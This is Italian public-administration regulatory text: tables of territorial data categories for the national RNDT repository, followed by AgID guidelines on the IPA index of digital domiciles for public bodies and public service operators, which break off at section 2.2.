45	<b>Monografie carotaggi geologici</b> Archivi di monografie che riportano la stratigrafia dei sondaggi geologici con profondità superiore ai 30m.	 Geologia	• Informazioni geoscientifiche
52	<b>Carta dei suoli</b> Carta che rappresenta il documento di sintesi dell'indagine pedologica; è costituita da un insieme di unità cartografiche, ovvero porzioni di territorio omogenee al loro interno per quanto riguarda il tipo o i tipi di suolo prevalenti.	 Suolo	• Informazioni geoscientifiche
53	<b>Carta delle esposizioni e delle pendenze</b> Rappresentazione delle varie informazioni relative all'esposizione, alle pendenze e ad altre caratteristiche della forma ed orientamento della superficie.	 Geologia	• Informazioni geoscientifiche
71	<b>Rete sismica nazionale</b> Stazioni e reti dove si misura e si registra l'attività sismica in corso (spostamenti del suolo).	 Zone a rischio naturale	• Informazioni geoscientifiche
72	<b>Impianti di sondaggi ed estrazione di materie prime</b> Localizzazione di strutture e piattaforme per il sondaggio, l'estrazione e/o il trattamento di materie prime (acqua, idrocarburi, gas, ...)	 Geologia	• Informazioni geoscientifiche
84	<b>Classificazione sismica dei comuni italiani</b> Elenco dei comuni con la relativa attribuzione ad una delle 4 zone sismiche soggette all'applicazione di speciali norme per le costruzioni di cui all'ordinanza del Presidente del Consiglio dei Ministri n. 3274 del 20 marzo 2003 e successivi recepimenti regionali.	 Zone a rischio naturale	• Informazioni geoscientifiche
85	<b>Aree di smaltimento e recupero dei rifiuti</b> Aree adibite ad impianti di smaltimento e recupero dei rifiuti di varia natura	 Geologia	• Informazioni geoscientifiche • <b>Struttura</b>
88	<b>Pericolosità e rischio idrogeologico e idraulico</b> Rappresentazione della pericolosità e del rischio idrogeologico con riferimento ai Piani per l'Assetto Idrogeologico - PAI (D.L. 180/98 convertito in L. 267/98 e sue modifiche ed integrazioni) e ai Piani di gestione del rischio di alluvioni - PGRA (D.lgs 49/2010 di recepimento della Direttiva Alluvioni 2007/60/CE) e rappresentazione delle aree soggette ad allagamento a seguito di ipotetico collasso delle dighe e manovre volontarie degli scarichi con riferimento alle prescrizioni di protezione civile	 Zone a rischio naturale	• Informazioni geoscientifiche






**Linee Guida recanti regole tecniche per la definizione e l'aggiornamento del contenuto del  
Repertorio Nazionale dei Dati Territoriali**

	delle circolari LL.PP. 1125/86, LL.PP. 352/87 e DSTN/2/22806/95".		
90	<b>Modello di Pericolosità sismica di riferimento per il territorio nazionale</b> Rappresentazioni illustranti i valori di parametri descrittivi del moto del suolo da utilizzare in fase di progettazione sulla base delle norme tecniche per le costruzioni.		• Informazioni geoscientifiche
91	<b>Modello di Pericolosità sismica disaggregata secondo la Magnitudo e la distanza dei comuni italiani</b> Rappresentazione dei valori medi e modali ottenuti a seguito della disaggregazione della pericolosità con diversi periodi di ritorno.		• Informazioni geoscientifiche
92	<b>Modello di Rischio sismico per il territorio nazionale</b> Rappresentazioni illustranti la stima delle perdite annue attese in termini di impatto sulla vita umana e in termini economici.		• Informazioni geoscientifiche
93	<b>Modelli di Vulnerabilità sismica dei comuni italiani</b> Rappresentazioni illustranti il numero di abitazioni (e relativa popolazione residente) per classi di vulnerabilità sismica.		• Informazioni geoscientifiche
94	<b>Zone di allertamento per il rischio idrogeologico e idraulico</b> Ambiti territoriali in cui sono suddivisi i bacini idrografici caratterizzati da risposta meteorologica, idrologica e nivologica omogenea in occasione dell'insorgenza del rischio.		• Informazioni geoscientifiche
97	<b>Rischio incendio</b> Delimitazione di aree a rischio di incendio sulla base delle statistiche pregresse e delle caratteristiche territoriali correlate alla vulnerabilità connessa alla presenza antropica (persone e beni) sul territorio.		• Informazioni geoscientifiche
98	<b>Valanghe</b> Rappresentazione su base topografica delle aree di massima estensione dei fenomeni valanghivi (rapidi movimenti a valle di neve e ghiaccio nelle zone montuose e ripide) verificatisi nel tempo in un dato territorio.	 	• Informazioni geoscientifiche
107	<b>Atlante eolico</b> Archivi dati ed informazioni sulla distribuzione delle risorse eoliche sul territorio utili per individuare le aree dove tali risorse possono essere interessanti per lo sfruttamento energetico.		• Economia
108	<b>Cave e miniere</b> Localizzazione e caratteristiche di impianti e siti per l'estrazione mineraria.	 	• Economia • Informazioni geoscientifiche
119	<b>Dati dell'Osservatorio Sismico delle Strutture (OSS)</b> Accelerogrammi registrati dai sistemi OSS e risultati delle relative elaborazioni, compreso un parametro di danno stimato per la struttura. L'OSS monitora in Italia in tempo reale la risposta sismica di strutture pubbliche (scuole, municipi, ospedali, ponti etc.) con sistemi di monitoraggio basati su accelerometri installati sia a terra che nell'elevazione della struttura, per valutare il danneggiamento a fine di protezione civile.		• Informazioni geoscientifiche
120	<b>Eventi alluvionali</b> Informazioni sugli eventi alluvionali del passato (past floods) raccolti nel catalogo FloodCat ai sensi degli articoli 4.2(b) e 4.2(c) della Direttiva Alluvioni 2007/60/CE attuata in Italia con il D.Lgs. 49/2010.		• Informazioni geoscientifiche
121	<b>Frane</b> Inventari/cartografie dei fenomeni franosi verificatisi nel tempo in un dato territorio (IFFI)		• Informazioni geoscientifiche
122	<b>Microzonazione sismica</b>		• Informazioni geoscientifiche













	Mappe comunali delle zone caratterizzate da comportamento sismico omogeneo. La microzonazione sismica ha lo scopo di riconoscere, ad una scala sufficientemente piccola (scala comunale o sub comunale), le condizioni geologiche, geomorfologiche e geotecniche locali dell'immediato sottosuolo, che possono alterare più o meno sensibilmente le caratteristiche del movimento sismico atteso generando amplificazioni del moto sismico e/o deformazioni permanenti. I risultati di uno studio di microzonazione sismica si applicano nella pianificazione territoriale e nella pianificazione di protezione civile, nella ricostruzione post-sisma e nel supporto alla progettazione antisismica.		
123	<b>Modello di Pericolosità da maremoti generati da terremoti</b> Rappresentazioni illustranti valori di massima altezza di inondazione delle coste italiane in base al DCDPC 1.10.2018: "INDICAZIONI PER L'AGGIORNAMENTO DELLE PIANIFICAZIONI DI PROTEZIONE CIVILE PER IL RISCHIO MAREMOTO", emanato ai sensi della Direttiva del Presidente del Consiglio dei Ministri del 17 febbraio 2017, pubblicata nella Gazzetta Ufficiale n. 128 del 5 giugno 2017 recante "Istituzione del Sistema d'Allertamento nazionale per i maremoti generati da sisma- SiAM" e del Decreto Legislativo 2 gennaio 2018, n.1 del 2018 "Codice della protezione civile".	 Zone a rischio naturale	• Informazioni geoscientifiche
124	<b>Rappresentazione della Condizione Limite per l'Emergenza (CLE)</b> Elementi strutturali che garantiscono le funzioni strategiche per l'emergenza a scala comunale. Si definisce come Condizione Limite per l'Emergenza dell'insediamento urbano quella condizione al cui superamento, a seguito del manifestarsi dell'evento sismico, pur in concomitanza con il verificarsi di danni fisici e funzionali tali da condurre all'interruzione della quasi totalità delle funzioni urbane presenti, compresa la residenza, l'insediamento urbano conserva comunque, nel suo complesso, l'operatività della maggior parte delle funzioni strategiche per l'emergenza, la loro accessibilità e connessione con il contesto territoriale.	 Zone a rischio naturale	• Informazioni geoscientifiche
125	<b>Zone di allertamento per il rischio maremoto</b> Fasce costiere potenzialmente inondabili da onde di maremoto generate da terremoti, corrispondenti ai livelli di allerta definiti nella Direttiva del Presidente del Consiglio dei Ministri del 17 febbraio 2017 recante "Istituzione del Sistema d'Allertamento nazionale per i Maremoti generati da sisma- SiAM" e a relative azioni operative definite nelle pianificazioni di protezione civile.	 Zone a rischio naturale	• Informazioni geoscientifiche




8. Dati di interesse generale afferenti al cluster tematico INSPIRE “Statistica”

ID	Dati di interesse generale	Tema INSPIRE	Categoria ISO
46	<b>Sezioni di censimento</b> Porzione di territorio comunale che identifica l'unità territoriale minima per la raccolta dei dati censuari.	 Unità statistiche	• Confini
47	<b>Località abitata</b> Area più o meno vasta di territorio, conosciuta di norma con un nome proprio, sulla quale sono situate una o più case raggruppate o sparse.	 Unità statistiche	• Confini
48	<b>Località produttiva</b> Area in ambito extraurbano non compresa nei centri o nuclei abitati nella quale siano presenti, generalmente, unità locali in numero superiore a 10, o il cui numero totale di addetti sia superiore a 200, contigue o vicine con interposte strade, piazze e simili, o comunque brevi soluzioni di continuità non superiori a 200 metri.	 Unità statistiche	• Confini
50	<b>Altre unità statistiche</b> Altre tipologie di unità, diverse dalle Sezioni di Censimento e dalle Località, in riferimento alle quali vengono condotte analisi statistiche.	 Unità statistiche	• Confini
79	<b>Dati aggregati della popolazione su unità amministrative e/o statistiche</b> Archivi di dati e studi di tipo statistico e demografico effettuati in riferimento a porzioni di territorio fino alla unità minima prevista dalla normativa vigente.	 Distribuzione della popolazione - demografia	• Società

**9. Dati di interesse generale afferenti al cluster tematico INSPIRE “Impianti e Servizi di pubblica utilità”**

ID	Dati di interesse generale	Tema INSPIRE	Categoria ISO
58	<b>Strutture ospedaliere</b> Localizzazione delle strutture attrezzate per il ricovero e la cura degli ammalati e dei feriti.	 Servizi di pubblica utilità e servizi amministrativi	• Servizi di pubblica utilità/Comunicazione
59	<b>Strutture e distretti sanitari</b> Localizzazione delle strutture che provvedono ad organizzare l'assistenza sanitaria nel proprio ambito territoriale, assicurando l'erogazione di servizi specialistici e prestazioni sanitarie.	 Servizi di pubblica utilità e servizi amministrativi	• Servizi di pubblica utilità/Comunicazione
60	<b>Farmacie</b> Localizzazione delle strutture dove si vendono farmaci.	 Servizi di pubblica utilità e servizi amministrativi	• Servizi di pubblica utilità/Comunicazione
61	<b>Scuole</b> Localizzazione delle istituzioni finalizzate all'istruzione e all'educazione.	 Servizi di pubblica utilità e servizi amministrativi	• Servizi di pubblica utilità/Comunicazione
62	<b>Reti tecnologiche marine</b> Localizzazione dei manufatti sottomarini per la distribuzione e l'approvvigionamento di energia, gas e per le telecomunicazioni.	 Servizi di pubblica utilità e servizi amministrativi	• Servizi di pubblica utilità/Comunicazione
63	<b>Reti e infrastrutture tecnologiche terrestri</b> Localizzazione dei manufatti per la distribuzione e l'approvvigionamento di energia, gas, acqua e telecomunicazioni, nonché per il trattamento, la raccolta, lo sbarramento e lo smaltimento delle acque.	 Servizi di pubblica utilità e servizi amministrativi	• Servizi di pubblica utilità/Comunicazione
64	<b>Siti protezione civile</b> Localizzazione delle strutture per la direzione, il coordinamento e l'espletamento dei servizi di soccorso e di assistenza alla popolazione in caso di emergenze.	 Servizi di pubblica utilità e servizi amministrativi	• Servizi di pubblica utilità/Comunicazione
65	<b>Sedi istituzionali</b> Localizzazione delle sedi delle Amministrazioni Pubbliche.	 Servizi di pubblica utilità e servizi amministrativi	• Servizi di pubblica utilità/Comunicazione
73	<b>Impianti a rischio di incidente rilevante</b> Localizzazione degli impianti industriali suscettibili di incidenti rilevanti, la cui probabilità può essere bassa, ma il cui verificarsi comporterebbe effetti disastrosi.	 Produzione e impianti industriali	• Struttura
75	<b>Aziende agricole</b> Localizzazione dei possedimenti e relative caratteristiche, in cui soggetti pubblici e privati esercitano attività agricole, agroalimentari, forestali e zootecniche destinate alla commercializzazione.	 Impianti agricoli e di acquacoltura	• Agricoltura
77	<b>Aree Vinicole</b> Localizzazione e caratteristiche delle aree di produzione vitivinicola, comprese quelle che rispettano specifici disciplinari.	 Impianti agricoli e di acquacoltura	• Agricoltura
78	<b>Impianti di pesca, maricoltura</b> Localizzazione e caratteristiche relative a impianti dedicati alle attività della pesca, dell'acquacoltura e simili in ambiente marino, di transizione e terrestre.	 Impianti agricoli e di acquacoltura	• Agricoltura

10. Dati di interesse generale afferenti al cluster tematico INSPIRE “*Monitoraggio e Osservazioni ambientali*”

ID	Dati di interesse generale	Tema INSPIRE	Categoria ISO
70	<b>Rete Accelerometrica Nazionale (RAN) e relativi dati</b> Stazioni, reti e misurazioni (accelerogrammi e parametro di danno) delle accelerazioni del suolo dei terremoti di media ed elevata intensità per descrivere in dettaglio lo scuotimento sismico in area epicentrale, a fini di protezione civile, scientifici e per la progettazione della ricostruzione.		• Struttura

**11. Etichette e definizioni di dati di interesse generale non più valide**

ID	Dati di interesse generale
11	<b>DB grid</b> Griglia regolare di fondali con passo definito e costante dipendente dalla scala del rilievo
28	<b>Acque sotterranee</b> Tutte le acque che si trovano sotto la superficie del suolo nella zona di saturazione permanente e a contatto diretto con il suolo o il sottosuolo (Direttiva 2000/60/CE).
32	<b>Siti archeologici e/o paleontologici</b> Siti caratterizzati dalla presenza di resti di natura fossile o di manufatti o strutture preistorici o di età antica (cfr D. Lgs 22 gennaio 2004, n. 42).
49	<b>Frame campionamento griglie</b> Frame per selezione di campioni di punti da sottoporre ad indagine campionaria o per la produzione di informazioni statistiche territoriali.
56	<b>Depuratori e collettori</b> Localizzazione di impianti e infrastrutture atti alla raccolta e/o alla depurazione delle acque.
69	<b>Dati del monitoraggio ambientale</b> Archivi di osservazioni e misure relativi al monitoraggio ambientale.
74	<b>Piattaforme</b> Localizzazione delle strutture marine atte alla estrazione e/o al trattamento di materie prime (idrocarburi, gas, ecc.).
76	<b>Risorse idriche per agricoltura</b> Localizzazione e caratteristiche degli impianti per l'irrigazione.
89	<b>Parametri di identificazione sismica di norma (ag, F0,Tc)</b> Nuove norme tecniche per le costruzioni decreto 14.01.2008.
100	<b>Stazioni di rilevamento idrometeorologiche</b> Localizzazione e archivi di misure relative ad atmosfera, climatologia e meteorologia.
110	<b>Cartografie storiche militari</b> Riproduzione in formato digitale di carte e stampe militari antiche.

## Allegato B

### Riferimenti

---

#### 1. Riferimenti normativi

Sono riportati di seguito gli atti normativi di riferimento del presente documento.

- [CAD]** Decreto legislativo 7 marzo 2005, n. 82 recante “*Codice dell’amministrazione digitale*”
- [D-LGS-32-2010]** Decreto legislativo 27 gennaio 2010, n. 32 recante “*Attuazione della direttiva 2007/2/CE, che istituisce un’infrastruttura per l’informazione territoriale nella Comunità europea (INSPIRE)*”
- [INSPIRE-DIR]** Direttiva 2007/2/CE del Parlamento europeo e del Consiglio, del 14 marzo 2007, che istituisce un’Infrastruttura per l’informazione territoriale nella Comunità europea (INSPIRE).
- [INSPIRE-MD-REG]** Regolamento (CE) n. 1205/2008 della Commissione del 3 dicembre 2008 recante attuazione della direttiva 2007/2/CE del Parlamento europeo e del Consiglio per quanto riguarda i metadati;
- [INSPIRE-MR-DEC]** Decisione della Commissione, del 5 giugno 2009, recante attuazione della direttiva 2007/2/CE del Parlamento europeo e del Consiglio per quanto riguarda il monitoraggio e la rendicontazione;
- [INSPIRE-NS-REG]** Regolamento (CE) n. 976/2009 del 19 ottobre 2009 recante attuazione della direttiva 2007/2/CE del Parlamento europeo e del Consiglio per quanto riguarda i servizi di rete, come modificato da:  
  
Regolamento (UE) n. 1088/2010 della Commissione del 23 novembre 2010 che modifica il regolamento (CE) n. 976/2009 per quanto riguarda i servizi di scaricamento e di conversione;

Regolamento (UE) n. 1311/2014 della Commissione del 10 dicembre 2014 che modifica il regolamento (CE) n. 976/2009 per quanto riguarda la definizione di un elemento di metadati INSPIRE.

**[INSPIRE-SDSS-REG]** Regolamento (UE) n. 1089/2010 della Commissione del 23 novembre 2010 recante attuazione della direttiva 2007/2/CE del Parlamento europeo e del Consiglio per quanto riguarda l'interoperabilità dei set di dati territoriali e dei servizi di dati territoriali, come modificato da:

Regolamento (UE) n. 1253/2013 della Commissione del 21 ottobre 2013 che modifica il regolamento (UE) n. 1089/2010 recante modalità di applicazione della direttiva 2007/2/CE per quanto riguarda l'interoperabilità dei set di dati territoriali e dei servizi ad essi relativi;

Regolamento (UE) n. 1312/2014 della Commissione del 10 dicembre 2014 che modifica il regolamento (UE) n. 1089/2010 recante attuazione della direttiva 2007/2/CE del Parlamento europeo e del Consiglio per quanto riguarda l'interoperabilità dei servizi di dati territoriali.

## 2. Riferimenti tecnici

Sono riportati di seguito gli standard tecnici indispensabili per l'applicazione del presente documento. Per gli Standard ISO che sono stati adottati come norma UNI, si fa riferimento a quest'ultima.

**[INSPIRE-DS]** Data Specification on [INSPIRE theme];

**[INSPIRE-MD-TG]** Technical Guidance for the implementation of INSPIRE dataset and service metadata based on ISO/TS 19139:2007 (v. 2.0.1);

**[INSPIRE-SDS]** Technical Guidance for INSPIRE Spatial Data Services and services allowing spatial data services to be invoked;

**[ISO-19115]** UNI EN ISO 19115:2005, Informazioni geografiche – Metadati;

**[ISO-19119]** UNI EN ISO 19119:2006, Informazioni geografiche – Servizi;

**[ISO-19139]** UNI CEN ISO/TS 19139:2010 – Informazioni geografiche - Metadati - Implementazione di schemi XML;

- [CSW2-AP-ISO]** OGC, OpenGIS Catalogue Services Specification 2.0.2 – ISO Metadata Application Profile, Version 1.0.0, 2007.
- [LG-IPAGPS]** *Linee Guida dell'Indice dei domicili digitali delle pubbliche amministrazioni e dei gestori di pubblici servizi* (IPA), adottate con la Determinazione DG AgID n. 97/2019 del 4 aprile 2019.

## **Area Soluzioni per la Pubblica Amministrazione**

### **Direzione Pubblica Amministrazione e Vigilanza**

# **LINEE GUIDA DELL'INDICE DEI DOMICILI DIGITALI DELLE PUBBLICHE AMMINISTRAZIONI E DEI GESTORI DI PUBBLICI SERVIZI**

Versione 2.0 del 6 aprile 2021



<b>Versione</b>	<b>Data</b>	<b>Determinazione</b>	<b>Tipologia di modifica</b>
1.0	27/02/2019	N. 97 del 4/04/2019	Prima emissione
2.0	6 aprile 2021		Aggiornamenti derivanti dal Decreto Legislativo 27 dicembre 2018 n. 148 – Attuazione della direttiva 2014/55/UE relativa alla fatturazione elettronica negli appalti pubblici

## INDICE

1	INTRODUZIONE E RIFERIMENTI NORMATIVI .....	3
2	INDICE DEI DOMICILI DIGITALI .....	4
3	DISPOSIZIONI FINALI.....	5

## **1 Introduzione e riferimenti normativi**

Le presenti Linee Guida, emesse ai sensi dell'articolo 71 del decreto legislativo 7 marzo 2005, n. 82 e successive modifiche e integrazioni (di seguito CAD) e della Determinazione AgID n. 160 del 2018 recante "Regolamento per l'adozione di linee guida per l'attuazione del Codice dell'Amministrazione Digitale", definiscono le informazioni che costituiscono l'Indice dei domicili digitali delle pubbliche amministrazioni e dei gestori di pubblici servizi (IPA) e le regole che dovranno essere seguite dagli Enti tenuti a pubblicare i propri riferimenti.

Di seguito si riporta la normativa di riferimento per la stesura delle presenti Linee Guida:

- CAD, articoli 3-bis, 6, 6-ter, 6-quinquies, 14-bis e 71 e 40-bis;
- Decreto del Presidente del Consiglio dei Ministri 3 dicembre 2013, recante Regole tecniche per il protocollo informatico ai sensi degli articoli 40-bis, 41, 47, 57-bis e 71 del CAD, articoli 11, 12, 22 e allegati;
- Piano triennale per l'informatica nella pubblica amministrazione 2017-2019, approvato con decreto del Presidente del Consiglio dei Ministri 31 maggio 2017;
- Decreto Legislativo 30 marzo 2001, n. 165, in relazione all'individuazione delle Pubbliche Amministrazioni;
- Decreto Legislativo 19 agosto 2016, n. 175 (Testo unico in materia di società a partecipazione pubblica), per l'individuazione delle società a controllo pubblico;
- Decreto del Presidente della Repubblica 28 dicembre 2000 n. 445 (Testo Unico in materia di documentazione amministrativa), in relazione alla individuazione delle Aree Organizzative Omogenee ed alla tenuta dei relativi registri di protocollo;
- Decreto Legislativo 14 marzo 2013, n. 33, relativo agli obblighi di pubblicità, trasparenza e diffusione di informazioni da parte delle pubbliche amministrazioni;
- Decreto del Ministro dell'Economia e delle Finanze n. 55 del 3 aprile 2013, in relazione alla definizione dell'anagrafica di riferimento per la fatturazione elettronica;
- Legge 24 dicembre 2007, n. 244, articolo 1, comma 209, per l'individuazione dei soggetti sottoposti all'obbligo della fatturazione elettronica;
- Legge 31 dicembre 2009 n. 196, art. 1, comma 2, per l'individuazione dei soggetti sottoposti all'obbligo della fatturazione elettronica;
- Circolare interpretativa del Ministero dell'Economia e Finanze numero 1/DF del 9 marzo 2015, per l'individuazione dei soggetti sottoposti all'obbligo della fatturazione elettronica;
- Regolamento (UE) 2016/679 del Parlamento europeo e del Consiglio e Decreto Legislativo 30 giugno 2003, n. 196 recante il Codice per la protezione dei dati personali, come da ultimo modificato e integrato dal decreto legislativo 10 agosto 2018, n. 101, per l'individuazione dei dati personali trattati in relazione alle finalità di IPA e al fondamento normativo del trattamento.
- Direttiva (UE) 2015/1535 del Parlamento europeo e del Consiglio, del 9 settembre 2015, che prevede una procedura d'informazione nel settore delle

regolamentazioni tecniche e delle regole relative ai servizi della società dell'informazione.

- Decreto del Ministero dell'Economia e delle Finanze 3 aprile 2013, n. 55;
- Decreto Legislativo 18 aprile 2016, n. 50 recante il Codice dei contratti pubblici;
- Decreto Legislativo 27 dicembre 2018, n. 148 recante Attuazione della direttiva 2014/55/UE relativa alla fatturazione elettronica negli appalti pubblici.

## **2 Indice dei domicili digitali**

L'Indice dei domicili digitali delle Pubbliche Amministrazioni e dei gestori di pubblici servizi [art. 6-ter del CAD], di seguito indicato con l'acronimo IPA, è l'elenco pubblico di fiducia contenente i domicili digitali da utilizzare per le comunicazioni e per lo scambio di informazioni e per l'invio di documenti validi a tutti gli effetti di legge tra le pubbliche amministrazioni, i gestori di pubblici servizi e i privati.

Il Decreto del Ministero dell'Economia e delle Finanze n. 55/2013, individua l'IPA come anagrafe di riferimento per la fatturazione elettronica delle amministrazioni pubbliche.

Sono tenuti pertanto ad iscriversi all'IPA:

- a) le pubbliche amministrazioni [di seguito PA] e i gestori di pubblici servizi [di seguito GPS], [lettere a) e b) dell'art. 2, comma 2 del CAD, come previsto dall'articolo 6-ter del CAD];
- b) i soggetti e le società presenti nell'elenco ISTAT delle Pubbliche Amministrazioni di cui all'articolo 1 della legge 31 dicembre 2009, n. 196, non ricompresi nelle amministrazioni pubbliche di cui all'art. 1 comma 2 del decreto legislativo 30 marzo 2001 n. 165 [di seguito SCEC] richiamati nel Decreto del Ministero dell'Economia e delle Finanze n. 55/2013, che individua l'IPA come anagrafe di riferimento per la fatturazione elettronica delle amministrazioni pubbliche.
- c) le amministrazioni aggiudicatrici e gli enti aggiudicatori di cui all'art. 1 comma 1 del decreto legislativo 18 aprile 2016, n. 50 se già non ricompresi nei precedenti punti a) e b) [di seguito STAZIONI APPALTANTI].

I soggetti di cui alle sopraindicate lettere a), b) devono aggiornare tempestivamente tutte le informazioni per consentirne il corretto utilizzo; qualora i predetti soggetti non abbiano più titolo ad essere iscritti, dovranno presentare istanza di cancellazione dall'IPA.

I soggetti di cui alla lettera a) devono:

- istituire almeno una Area Organizzativa Omogenea, associata al proprio registro di protocollo [art. 40-bis del CAD, articoli 50 e 61 del D.P.R. n. 445/2000];
- assegnare ad ogni Area Organizzativa Omogenea almeno un domicilio digitale, che corrisponde all'indirizzo di PEC che deve essere pubblicato su IPA per ciascun registro di protocollo [comma 3 dell'art. 47 del CAD].

Le PA devono inoltre istituire almeno un ufficio di fatturazione elettronica, così come gli SCEC, le STAZIONI APPALTANTI e i soli GPS che rientrano nei soggetti di cui alla lettera c).

Le informazioni che i soggetti di cui alla lettera a) devono inserire in IPA per facilitare l'individuazione del domicilio digitale e il suo corretto utilizzo, sono strutturate in sezioni:

- informazioni caratterizzanti l'Ente;
- informazioni relative al Registro di protocollo;
- informazioni relative agli uffici, tra i quali quelli istituiti per obbligo di legge.

I soggetti di cui alle lettere b) e c) sono in IPA esclusivamente per gli obblighi derivanti dal Decreto del Ministero dell'Economia e delle Finanze n. 55/2013 e dal D. Lgs. 27 dicembre 2018, n. 148 recante l'attuazione della direttiva 2014/55/UE relativa alla fatturazione elettronica negli appalti pubblici. Tali soggetti devono inserire le seguenti informazioni:

- informazioni caratterizzanti l'Ente;
- informazioni relative agli uffici, tra i quali quelli istituiti per obbligo di legge.

### **3 Disposizioni finali**

Le regole tecniche che danno attuazione alle disposizioni delle presenti Linee Guida sono riportate nell'Allegato A - Regole Tecniche, che ne costituisce parte integrante.

Le presenti Linee Guida ai sensi degli articoli 5 e 8 del Regolamento allegato alla citata Determinazione 160/2018:

- entrano in vigore il giorno successivo a quello della loro pubblicazione sul sito istituzionale di AgID [articolo 71 del CAD];
- possono essere soggette a revisione.

Le presenti Linee Guida sostituiscono gli articoli 11, 12, 13, 14, 15, 22 del Decreto del Presidente del Consiglio dei Ministri 3 dicembre 2013 recante "Regole tecniche per il protocollo informatico ai sensi degli articoli 40-bis, 41, 47, 57-bis e 71, del Codice dell'amministrazione digitale di cui al decreto legislativo n. 82 del 2005" che per facilità di lettura sono riportati nell'allegato B – Estratto del D.P.C.M. 3 dicembre 2013.

## **Allegato A - Regole Tecniche**

## Indice Allegato - A

<b>1</b>	<b>PRINCIPI GENERALI .....</b>	<b>III</b>
1.1	DEFINIZIONI.....	III
1.2	SOGGETTI INTERESSATI.....	IV
1.3	SISTEMA INFORMATIVO .....	IV
<b>2</b>	<b>GESTIONE CONTENUTI INFORMATIVI .....</b>	<b>IV</b>
2.1	ACCREDITAMENTO .....	IV
2.2	REFERENTE IPA E GESTIONE DATI DELL'ENTE .....	V
2.3	CANCELLAZIONE.....	V
2.4	SERVIZI DI SUPPORTO .....	V
<b>3</b>	<b>DATI CHE COSTITUISCONO L'IPA .....</b>	<b>VI</b>
3.1	STRUTTURA DEI DATI .....	VI
3.1.1	SEZIONE ENTE .....	VI
3.1.2	SEZIONE AOO .....	VI
3.1.3	SEZIONE UO .....	VII
3.2	ELEZIONE DEL DOMICILIO DIGITALE.....	VIII
<b>4</b>	<b>CONSULTAZIONE DELL'IPA .....</b>	<b>IX</b>
4.1	ACCESSO AI DATI E AI SERVIZI EROGATI.....	IX
<b>5</b>	<b>VERIFICHE E CONTROLLI.....</b>	<b>IX</b>
5.1	VERIFICA DELLA QUALITÀ DEI DATI .....	IX
5.2	ACCESSIBILITÀ E STANDARDIZZAZIONE .....	X
5.3	SICUREZZA DEI DATI.....	X
5.4	LIVELLI DI SERVIZIO .....	X
5.5	TRATTAMENTO DEI DATI .....	X
<b>ALLEGATO B - ESTRATTO DEL D.P.C.M. 3 DICEMBRE 2013.....</b>		<b>I</b>

# 1 Principi Generali

## 1.1 Definizioni

Ai fini delle presenti Linee Guida si applicano le definizioni contenute nell'art. 1 del CAD, aggiornato con le modifiche introdotte dal decreto legislativo 13 dicembre 2017, n. 217.

Si intende, inoltre, per:

Ente:	Ciascun soggetto iscritto in IPA;
PA:	Pubbliche Amministrazioni di cui all'articolo 1, comma 2, del decreto legislativo 30 marzo 2001, n. 165, nel rispetto del riparto di competenza di cui all'articolo 117 della Costituzione, ivi comprese le autorità di sistema portuale, nonché autorità amministrative indipendenti di garanzia, vigilanza e regolazione [art. 2, comma 2, lett. a) del CAD];
GPS:	Gestori di pubblici servizi, ivi comprese le società quotate, in relazione ai servizi di pubblico interesse [art. 2, comma 2, lett. b) del CAD];
SCEC:	i soggetti e le società presenti nell'elenco ISTAT delle Pubbliche Amministrazioni di cui all'articolo 1 della legge 31 dicembre 2009, n. 196, non ricompresi nelle amministrazioni pubbliche di cui all'art. 1 comma 2 del decreto legislativo 30 marzo 2001 n. 165 richiamati nel Decreto del Ministero dell'Economia e delle Finanze n. 55/2013, che individua l'IPA come anagrafe di riferimento per la fatturazione elettronica delle amministrazioni pubbliche;
STAZIONI APPALTANTI:	soggetti di cui alla lettera c) del paragrafo 2 delle linee guida.
Responsabile dell'Ente:	rappresentante legale dell'Ente;
IPA:	Indice dei domicili digitali delle Pubbliche Amministrazioni e dei gestori di pubblici servizi di cui all'art. 6 ter del CAD;
Gestore IPA:	identifica una struttura di AgID - Agenzia per l'Italia digitale - dedicata alla gestione dell'IPA;
Referente IPA:	persona nominata dal rappresentante legale dell'Ente, che ha il compito, sia organizzativo sia operativo, di interagire con il Gestore IPA per l'inserimento e la modifica dei dati dell'Ente, nonché per ogni altra questione riguardante la presenza dell'Ente nell'IPA;
Codice IPA:	identificativo univoco assegnato ad ogni Ente al termine del processo di accreditamento;

Codice univoco ufficio:	identificativo univoco assegnato ad ogni ufficio di ogni Ente presente in IPA;
Area Pubblica IPA:	sezione dell'IPA consultabile senza necessità di autenticazione, contenente i dati pubblicati da ciascun Ente accreditato;
Area Riservata IPA:	sezione dell'IPA a cui accede il Referente IPA con le proprie credenziali per aggiornare i dati dell'Ente;
Guide Operative:	manuali contenenti le istruzioni e le modalità operative per interagire con l'IPA.

## 1.2 Soggetti interessati

Le Linee Guida si applicano ai seguenti soggetti:

- ai sensi dell'art. 6, comma 1-ter del CAD:
  - a) PA;
  - b) GPS;
- con riferimento al solo obbligo di fatturazione elettronica di cui al Decreto del Ministero dell'Economia e delle Finanze 3 aprile 2013, n. 55 e al Decreto legislativo 27 dicembre 2018, n. 148 recante l'attuazione della direttiva 2014/55/UE relativa alla fatturazione elettronica negli appalti pubblici:
  - c) SCEC;
  - d) STAZIONI APPALTANTI
  - e) GPS con categoria Stazione Appaltante.

## 1.3 Sistema informativo

L'IPA è costituito da un sistema informativo le cui funzionalità sono disponibili nell'Area Pubblica e nell'Area Riservata del portale IPA.

Le modalità operative per l'utilizzo delle funzionalità rese disponibili dall'IPA sono riportate nelle Guide Operative pubblicate sul sito [www.indicepa.gov.it](http://www.indicepa.gov.it).

## 2 Gestione contenuti informativi

### 2.1 Accreditamento

I soggetti di cui al precedente paragrafo 1.2, sono tenuti a presentare istanza di accreditamento, mediante le funzionalità del portale IPA, seguendo le istruzioni riportate nelle Guide Operative.

L'istanza deve contenere tutte le informazioni necessarie ad accertare che il soggetto richiedente abbia titolo ad accreditarsi all'IPA.

In particolare devono essere dichiarati gli obblighi di legge ai quali il soggetto richiedente ottempera attraverso l'iscrizione in IPA (elezione domicilio digitale, fatturazione elettronica, pubblicazione nominativo del Responsabile della Transizione al Digitale).



Nell'istanza di accreditamento il soggetto richiedente indica l'appartenenza dell'Ente ad una tipologia in coerenza con gli obblighi dichiarati. Tale classificazione degli Enti pertanto ha valenza solo in relazione alle disposizioni di legge relative all'IPA e quindi funzionale al controllo della tipologia di informazioni che il singolo ente può o deve inserire in IPA.

Il Gestore IPA verifica il contenuto dell'istanza e, conclusa l'istruttoria, comunica al soggetto richiedente l'avvenuto accreditamento ovvero il rifiuto motivato dell'istanza.

## **2.2 Referente IPA e gestione dati dell'Ente**

